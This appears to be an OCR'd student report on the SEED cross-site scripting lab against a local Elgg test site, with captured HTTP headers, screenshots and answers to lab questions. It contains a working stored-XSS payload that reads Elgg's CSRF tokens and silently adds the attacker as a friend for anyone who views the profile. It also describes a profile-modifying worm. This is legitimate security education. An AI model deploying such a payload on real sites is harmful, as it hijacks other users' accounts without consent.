Cookie: Elgg=aut90s6tnil9hekchiu7g5f083
Connection: keep-alive
GET: HTTP/1.1 200 OK
Date: Fri, 10 Apr 2020 21:15:32 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 364
Keep-Alive: timeout=5, max=98
Connection: Keep-Alive
Content-Type: application/json;charset=utf-8
Clear
Options
File Save
Record Data
autoscroll
moz-extension://9c65e60c-10bd-4af1-9099-588e0db9db95 - HTTP Header Live Sub - Mozilla Firefox
GET
http://www.xsslabelgg.com/action/friends/add?friend=47&__elgg_ts=1586553329&__elgg_token=Wi
Host: www.xsslabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/samy
X-Requested-With: XMLHttpRequest
Cookie: Elgg=aut90s6tnil9hekchiu7g5f083
Connection: keep-alive
Send
Content-Length:0
Account »
Friends
No friends yet.
Powered by Elgg
Type here to search
ENG
IN
16:15
10-04-2020




Login in alice




SEEDUbuntu (task1.1) [Running] - Oracle VM VirtualBox
Samy : XSS Lab Site - Mozilla Firefox
Samy : XSS Lab Site
www.xsslabelgg.com/profile/samy
XSS Lab Site
Activity
Blogs
Bookmarks
Files
Groups
More »
Samy
About me
Friends
Add friend
Send a message
Report user
Blogs
Bookmarks
Files
Pages
Wire posts
Powered by Elgg
Type here to search



SEEDUbuntu (task1.1) [Running] - Oracle VM VirtualBox
Alice's friends : XSS Lab Site - Mozilla Firefox
Alice's friends : XSS Lab
www.xsslabelgg.com/friends/alice
XSS Lab Site
Activity
Blogs
Bookmarks
Files
Groups
More »
Alice's friends
Samy
Search
Alice
Blogs
Bookmarks
Files
Pages
Wire posts
Friends
Friends of
Friend collections
Invite friends
Powered by Elgg
Type here to search





Question 1:Explain the purpose of Lines 1 and 2, why are they are needed?
This is to get a timestamp and secret token from the JavaScript variables. The secret values are assigned to two JavaScript variables, which make our attack easier as we can load the values from these variables. Our JavaScript code is injected inside the page, so it can access the JavaScript variables inside the page.

Question 2: If the Elgg application only provide the Editor mode for the "About Me" field, i.e., you cannot switch to the Text mode, can you still launch a successful attack?


If we add the contents to Editor mode for the About me. We cannot launch the successful attack. We demonstrate this by adding this code into samy's profile and login into boby and viewing samy's profile but then we check the boby's friends. We observe that boby has no friends.


SEEDUbuntu (task1.1) [Running] - Oracle VM VirtualBox
Edit profile : XSS Lab Site - Mozilla Firefox
www.xsslabelgg.com/profile/samy/edit
XSS Lab Site
Activity Blogs Bookmarks Files Groups More »
Edit profile
Display name
Samy
About me
<script type="text/javascript">
window.onload = function () {
var Ajax=null;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;
//Construct the HTTP request to add Samy as a friend.
var sendurl= "http://www.xsslabelgg.com/action/friends/add?friend=47"+ts+token; //FILL IN
//Create and send Ajax request to add friend
Ajax=new XMLHttpRequest();
Ajax.open("GET",sendurl,true);
Ajax.setRequestHeader("Host","www.xsslabelgg.com");
Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
Ajax.send();
}
</script>
Public
Brief description
Samy
Blogs
Bookmarks
Files
Pages
Wire posts
Edit avatar
Edit profile
Change your settings
Account statistics
Notifications
Group notifications
Type here to search


SEEDUbuntu (task1.1) [Running] - Oracle VM VirtualBox
Samy : XSS Lab Site - Mozilla Firefox
www.xsslabelgg.com/profile/samy
XSS Lab Site
Your profile was successfully saved.
Activity Blogs Bookmarks Files Groups More »
Add widgets
Samy
About me
<script type="text/javascript">
window.onload = function () {
var Ajax=null;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&
__elgg_token="+elgg.security.token.__elgg_token;
//Construct the HTTP request to add Samy as a friend.
var sendurl= "http://www.xsslabelgg.com/action/friends/
add?friend=47"+ts+token; //FILL IN
//Create and send Ajax request to add friend
Ajax=new XMLHttpRequest();
Ajax.open("GET",sendurl,true);
Ajax.setRequestHeader("Host","www.xsslabelgg.com");
Ajax.setRequestHeader("Content-Type","application/x-www-
form-urlencoded");
Ajax.send();
}
</script>
Edit profile
Edit avatar
Blogs
Bookmarks
Files
Pages
Wire posts
Friends
Powered by Elgg
Type here to search





Boby has no friend





Task 5 : Modifying the Victim's Profile

The objective of this task is to modify the victim's profile when the victim visits Samy's page. We will write an XSS worm to complete the task. This worm does not self-propagate;Here we play with modifying the victim's profile when the victim visits Samy's page. We place the code into the about me field of samy's profile and in the text mode. We need to save this samy's profile. We login into alice's profile and go to samy's profile. And again check the alice's profile we can see that the changes in the alice's profile saying that "Samy is my hero".





SEEDUbuntu (task1.1) [Running] - Oracle VM VirtualBox
Samy : XSS Lab Site - Mozilla Firefox
Samy : XSS Lab Site
www.xsslabelgg.com/profile/samy
XSS Lab Site
Your profile was successfully saved.
Activity
Blogs
Bookmarks
Files
Groups
More »
Add widgets
Samy
About me
Friends
Edit profile
Edit avatar
Blogs
Bookmarks
Files
Pages
Wire posts
Powered by Elgg
Type here to search

